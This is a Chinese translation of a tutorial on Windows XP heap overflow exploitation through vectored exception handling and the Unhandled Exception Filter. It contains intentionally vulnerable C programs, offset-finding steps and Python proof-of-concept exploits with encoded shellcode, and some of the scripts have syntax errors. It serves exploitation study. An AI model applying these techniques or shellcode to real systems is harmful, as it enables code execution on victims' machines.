

Windows 平台下的堆溢出利用技术

作者: mr_me

译者: riusksk (泉哥: <http://riusksk.blogbus.com>)

前言

在栈溢出中我们一般都是通过控制指令指针 EIP, 或者覆盖 SEH 来实现溢出利用的, 而在本文即将讲到及测试所使用的利用技术中, 并没有直接运用到覆盖 EIP 或者 SEH。我们将通过覆盖一可控制的内存地址, 进而实现任意的 DWORD 覆写。如果你对栈溢出的认识还没有达到中/高等水平, 那么我建议你先集中精力去学习一下。本文所讲述的利用技术均是些年过已久的旧技术, 如果你有什么新的利用技术, 记得分享一下。阅读本文前你需要具备以下条件:

- Windows XP SP1;
- 调试器 ([Olly Debugger](#), [Immunity Debugger](#), [windbg](#) 等等);
- C/C++ 编译器 ([Dev C++](#), [lcc-32](#), MS visual C++ 6.0);
- 脚本语言执行环境 (本文使用 [python](#), 你也可以使用 [perl](#));
- 大脑;
- 具备汇编和 C 语言知识, 并懂得如何用调试器去调试它们;
- Olly Debugger 插件 [HideDbg](#), 或者 Immunity Debugger 的!hidedebug 命令插件;
- 时间。

我们在本文主要注重于基础知识, 这些技术可能因有些过时而未在“现实世界”中使用, 但有一点你必须记住, 如果你想提高技术, 就必须知晓过去, 并取其所长来为己所用!

堆的定义及其在 XP 下的工作原理

堆是进程用于存储数据的场所, 每一进程均可动态地分配和释放程序所需的堆内存, 同时允许全局访问。需要指出的是, 栈是向 0x00000000 生长的, 而堆是向 0xFFFFFFFF 生长的。这意味着如果某进程连续两次调用 HeapAllocate() 函数, 那么第二次调用函数返回的指针所指向的内存地址会比第一次的高, 因此第一块堆溢出后将会溢出至第二块堆内存。

对于每一进程, 无论是默认进程堆, 还是动态分配的堆都含有多个数据结构。其中一个数据结构是一个包含 128 个 LIST_ENTRY 结构的数组, 用于追踪空闲块, 即众所周知的空闲链表 FreeList。每一个 LIST_ENTRY 结构都包含有两个指针, 这一数组可在偏移 HEAP 结构 0x178 字节的位置找到。当一个堆被创建时, 这两个指针均指向头一空闲块, 并设置在空表索引项 FreeList[0] 中, 用于将空闲堆块组织成双向链表。

我们假设存在一个堆, 它的基址为 0x00650000, 第一个可用块位于 0x00650688, 接下来我们另外假设以下 4 个地址:

1. 地址 0x00650178 (FreeList[0].Flink) 是一个值为 0x00650688 (第一个空闲堆块) 的指针;
2. 地址 0x006517c (FreeList[0].Blink) 是一个值为 0x00650688 (第一个空闲堆块) 的指针;
3. 地址 0x00650688 (第一个空闲堆块) 是一个值为 0x00650178 (FreeList[0]) 的指针;
4. 地址 0x0065068c (第一个空闲堆块) 是一个值为 0x00650178 (FreeList[0]) 的指针;

当开始分配堆块时, FreeList[0].Flink 和 FreeList[0].Blink 被重新指向下一个刚分配的空闲堆块, 接着指向 FreeList 的两个指针则指向新分配的堆块末尾。每一个已分配堆块的指针或者空闲堆块的指针都会被更改, 因此这些分配的堆块都可通过双向链表找到。当发生堆溢出导致可以控制堆数据时, 利用这些指针可篡改任意 dword 字节数据。攻击者借此就可修改程序的控制数据, 比如函数指针, 进而控制程序的执行流程。

借助向量化异常处理（VEH）实现堆溢出利用

首先看下下面的 heap-veh.c 代码：

```
#include <windows.h>
#include <stdio.h>

DWORD MyExceptionHandler(void);
int foo(char *buf);

int main(int argc, char *argv[])
{
    HMODULE l;
    l = LoadLibrary("msvcrt.dll");
    l = LoadLibrary("netapi32.dll");
    printf("\n\nHeapoverflow program.\n");
    if(argc != 2)
        return printf("ARGS!");
    foo(argv[1]);
    return 0;
}

DWORD MyExceptionHandler(void)
{
    printf("In exception handler....");
    ExitProcess(1);
    return 0;
}

int foo(char *buf)
{
    HLOCAL h1 = 0, h2 = 0;
    HANDLE hp;

    __try{
        hp = HeapCreate(0,0x1000,0x10000);
        if(!hp){
            return printf("Failed to create heap.\n");
        }
        h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,260);

        printf("HEAP: %.8X %.8X\n",h1,&h1);

        // Heap Overflow occurs here:
        strcpy(h1,buf);
    }
```





图 2

```
MOV DWORD PTR DS:[ECX],EAX
MOV DWORD PTR DS:[EAX+4],ECX
```

上述指令的作用是将当前 EAX 值作为 ECX 值的指针，并将 ECX 当前值赋予 EAX 下一 4 字节的值，借此我们可以知晓这里将 unlink 或者 free 第一次分配的内存块，即：

- 1、 EAX（写入的内容）：Flink
- 2、 ECX（写入的地址）：Blink

什么是向量化异常处理（VEH，Vectored Exception Handling）

VEH 是在 windows xp 中首次发布，它将 exception registration 结构存储在堆上。与传统的异常处理框架不同，比如 SEH 将这一结构存储在栈上，而 VEH 是存储在堆上的，这类异常处理优先于其它类型的异常处理机制，先看下以下结构：

```
struct _VECTORED_EXCEPTION_NODE
{
    DWORD    m_pNextNode;
    DWORD    m_pPreviousNode;
    PVOID    m_pfnVectoredHandler;
}
```

其中 m_pNextNode 指向下一个 _VECTORED_EXCEPTION_NODE 结构，因此我们必须用一个伪造的指针来覆盖指向 _VECTORED_EXCEPTION_NODE 的指针（m_pNextNode）。但我们该如何实现呢？先看下负责分发 _VECTORED_EXCEPTION_NODE 的代码：

```
77F7F49E    8B35 1032FC77    MOV ESI,DWORD PTR DS:[77FC3210]
77F7F4A4    EB 0E           JMP SHORT ntdll.77F7F4B4
```


77F7F4A6	8D45 F8	LEA EAX,DWORD PTR SS:[EBP-8]
77F7F4A9	50	PUSH EAX
77F7F4AA	FF56 08	CALL DWORD PTR DS:[ESI+8]

先将 `_VECTORED_EXCEPTION_NODE` 指针赋予 ESI，几句代码过后接着调用 `ESI+8`。如果我们用 shellcode - 0x08 指针去覆盖下一个 `_VECTORED_EXCEPTION_NODE` 指针，那么程序将执行至我们的缓冲区。那么 shellcode 指针在何处呢？先来看下栈情况，如图 3 所示：




图 3

由上可知，shellcode 指针位于栈中。我们可以使用硬编码值 0x0012ff40。另外还记得 `call esi+8` 吗？为确保我们的 shellcode 能够准确地被执行，因此 `0x0012ff40 - 0x08 = 0x0012ff38`。因此，ECX 需要被设置为 0x0012ff38。我们该如何查找指向一个 `_VECTORED_EXCEPTION_NODE` 结构的指针 `m_pNextNode` 呢？在 OD 或者 immunity debugger 中，我们可以使用 `shift+f7` 跳过异常继续执行代码。这些代码将去执行第一个 `_VECTORED_EXCEPTION_NODE` 结构，比如以下代码就指出了该指针：

77F60C2C	BF 1032FC77	MOV EDI,ntdll.77FC3210
77F60C31	393D 1032FC77	CMP DWORD PTR DS:[77FC3210],EDI
77F60C37	0F85 48E80100	JNZ ntdll.77F7F485

以上代码就是将 `m_pNextNode`（我们所需要运用到的指针）赋予 EDI，接着我们需要将 ECX 设置为该值。因此我们可以设置以下数值：

ECX = 0x77fc3210

EAX = 0x0012ff38

因此我们需要先计算出覆盖 EAX 和 ECX 所需的偏移量，这个借助 MSF pattern 即可实现，然后将其运用到程序中，为方便查看请看以下操作：

步骤 1 – 创建 msf pattern，如图 4 所示：

```
root@pluto:/home/mr_me/pentest/exploit-learning/heap
File Edit View Terminal Help
[root@pluto heap]# /opt/metasploit3/msf3/tools/pattern_create.rb 400
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
[root@pluto heap]# /opt/metasploit3/msf3/tools/pattern_create.rb 400 > /mnt/home
/msfpattern.txt
[root@pluto heap]#
```

图 4

步骤 2 – 置入目标程序，如图 5 所示：




图 5

步骤 3 – 通过打开反调试功能并触发异常来计算偏移量，如图 6、7、8 所示：




图 6




图 7




图 8

现在一个 PoC exploit 框架就出来了：

```
import os
# _vectored_exception_node
exploit = ("xcc" * 272)
```

```
# ECX pointer to next _VECTORED_EXCEPTION_NODE = 0x77fc3210 - 0x04
# due to second MOV writes to EAX+4 == 0x77fc320c
exploit += ("\x0c\x32\xfc\x77") # ECX
# EAX ptr to shellcode located at 0012ff40 - 0x8 == 0012ff38
exploit += ("\x38\xff\x12") # EAX - we dont need the null byte
os.system("C:\\Documents and Settings\\Steve\\Desktop\\odbg110\\OLLYDBG.EXE" heap-veh.exe ' + exploit)
```

现在 ECX 指令之后并没有 shellcode，因为它含有一个 NULL 字节，也许你还记得我上一篇教程 [Debugging an SEH Oday](https://net-ninja.net/blog/?p=14) (https://net-ninja.net/blog/?p=14)，里面有讲到此问题，有兴趣的话读者可以去看下。但也并不是所有的情况都像本例一样，是使用 strcpy 函数将 buffer 数据复制到堆中。接着程序就会断在“\xcc”这一软件断点上，我们只需将其替换为 shellcode 即可，这个 shellcode 字节大小必须低于 272 字节，因为它只有这么大的空间来存放 shellcode。

```
# _vectored_exception_node
import os
import win32api
calc = ("\xda\xcb\x2b\xc9\xd9\x74\x24\xf4\x58\xb1\x32\xbb\xfa\xcd" +
"\x2d\x4a\x83\xe8\xfc\x31\x58\x14\x03\x58\xee\x2f\xd8\xb6" +
"\xe6\x39\x23\x47\xf6\x59\xad\xa2\xc7\x4b\xc9\xa7\x75\x5c" +
"\x99\xea\x75\x17\xcf\x1e\x0e\x55\xd8\x11\xa7\xd0\x3e\x1f" +
"\x38\xd5\xfe\xf3\xfa\x77\x83\x09\x2e\x58\xba\xc1\x23\x99" +
"\xfb\x3c\xcb\xcb\x54\x4a\x79\xfc\xd1\x0e\x41\xfd\x35\x05" +
"\xf9\x85\x30\xda\x8d\x3f\x3a\x0b\x3d\x4b\x74\xb3\x36\x13" +
"\xa5\xc2\x9b\x47\x99\x8d\x90\xbc\x69\x0c\x70\x8d\x92\x3e" +
"\xbc\x42\xad\x8e\x31\x9a\xe9\x29\xa9\xe9\x01\x4a\x54\xea" +
"\xd1\x30\x82\x7f\xc4\x93\x41\x27\x2c\x25\x86\xbe\xa7\x29" +
"\x63\xb4\xe0\x2d\x72\x19\x9b\x4a\xff\x9c\x4c\xdb\xbb\xba" +
"\x48\x87\x18\xa2\xc9\x6d\xcf\xdb\x0a\xc9\xb0\x79\x40\xf8" +
"\xa5\xf8\x0b\x97\x38\x88\x31\xde\x3a\x92\x39\x71\x52\xa3" +
"\xb2\x1e\x25\x3c\x11\x5b\xd9\x76\x38\xca\x71\xdf\xa8\x4e" +
"\x1c\xe0\x06\x8c\x18\x63\xa3\x6d\xdf\x7b\xc6\x68\xa4\x3b" +
"\x3a\x01\xb5\xa9\x3c\xb6\xb6\xfb\x5e\x59\x24\x67\xa1\x93")

exploit = ("\x90" * 5)
exploit += (calc)
exploit += ("\xcc" * (272-len(exploit)))
# ECX pointer to next _VECTORED_EXCEPTION_NODE = 0x77fc3210 - 0x04
# due to second MOV writes to EAX+4 == 0x77fc320c
exploit += ("\x0c\x32\xfc\x77") # ECX
# EAX ptr to shellcode located at 0012ff40 - 0x8 == 0012ff38
exploit += ("\x38\xff\x12") # EAX - we dont need the null byte
win32api.WinExec('heap-veh.exe %s') % exploit, 1)
```

借助 Unhandled Exception Filter 实现堆溢出利用

Unhandler Exception Filter 是程序关闭前最后调用的一个异常处理例程，主要用于当程序崩溃时分发一些常见的消息，如“An unhandled error occurred”等。直至此时，我们已经能够控制 EAX 和 ECX 了，并

知道了覆盖两个寄存器所需的偏移量:

```
import os
exploit = ("\xcc" * 272)
exploit += ("\x41" * 4) # ECX
exploit += ("\x42" * 4) # EAX
exploit += ("\xcc" * 272)
os.system("C:\\Documents and Settings\\Steve\\Desktop\\odbg110\\OLLYDBG.EXE" heap-uef.exe ' + exploit)
```

不像前面的例子，heap-uef.c 不再包括自定义的异常处理。这意味着我将使用 Microsoft 的默认的 Unhandled Exception Filter。下面就是 heap-uef.c 文件代码：

```
#include <stdio.h>
#include <windows.h>

int foo(char *buf);
int main(int argc, char *argv[])
{
    HMODULE l;
    l = LoadLibrary("msvcrt.dll");
    l = LoadLibrary("netapi32.dll");
    printf("\n\nHeapoverflow program.\n");
    if(argc != 2)
        return printf("ARGS!");
    foo(argv[1]);
    return 0;
}

int foo(char *buf)
{
    HLOCAL h1 = 0, h2 = 0;
    HANDLE hp;

    hp = HeapCreate(0, 0x1000, 0x10000);
    if(!hp)
        return printf("Failed to create heap.\n");
    h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 260);
    printf("HEAP: %.8X %.8X\n", h1, &h1);

    // Heap Overflow occurs here:
    strcpy(h1, buf);

    // We gain control of this second call to HeapAlloc
    h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 260);
    printf("hello");
    return 0;
}
```

当调试这类溢出时，应当在 Olly 或者 Immunity Debugger 下打开反调试功能，以便 Exception Filter 能够被调用，并保证上面的寄存器偏移地址是正确的。首先，我们应该先确定将写入数据的地址，它必须是指向 Unhandled Exception Filter 的指针，这个可通过查看 SetUnhandledExceptionFilter()的代码来定位，如图 9 所示：




图 9

找到后我们可以再找到一个使用 UnhandledExceptionFilter 指针（0x77ed73b4）的 MOV 指令，如图 10 所示：




图 10

由上我们可以确切地说 ECX 将包含值 0x77c3bbad，但我们需要向其写入什么内容呢？先来看下调用 UnhandledExceptionFilter 后的情况：

77E93114	A1 B473ED77	MOV EAX,DWORD PTR DS:[77ED73B4]
77E93119	3BC6	CMP EAX,ESI
77E9311B	74 15	JE SHORT kernel32.77E93132
77E9311D	57	PUSH EDI
77E9311E	FFD0	CALL EAX

从整体来看，UnhandledExceptionFilter 指针被赋予到 EAX 中，并将 EDI 压入栈中，然后调用 EAX 来执行。与 Vectored Exception Handling 类似，我们依然可以覆写指针值。让该指针指向我们的 shellcode，或者一个可以帮助我们跳入 shellcode 的指令。如果我们再看下 EDI，将会发现在偏移 payload 末尾 0x78 字节之后还存在一个指针，如图 11 所示：

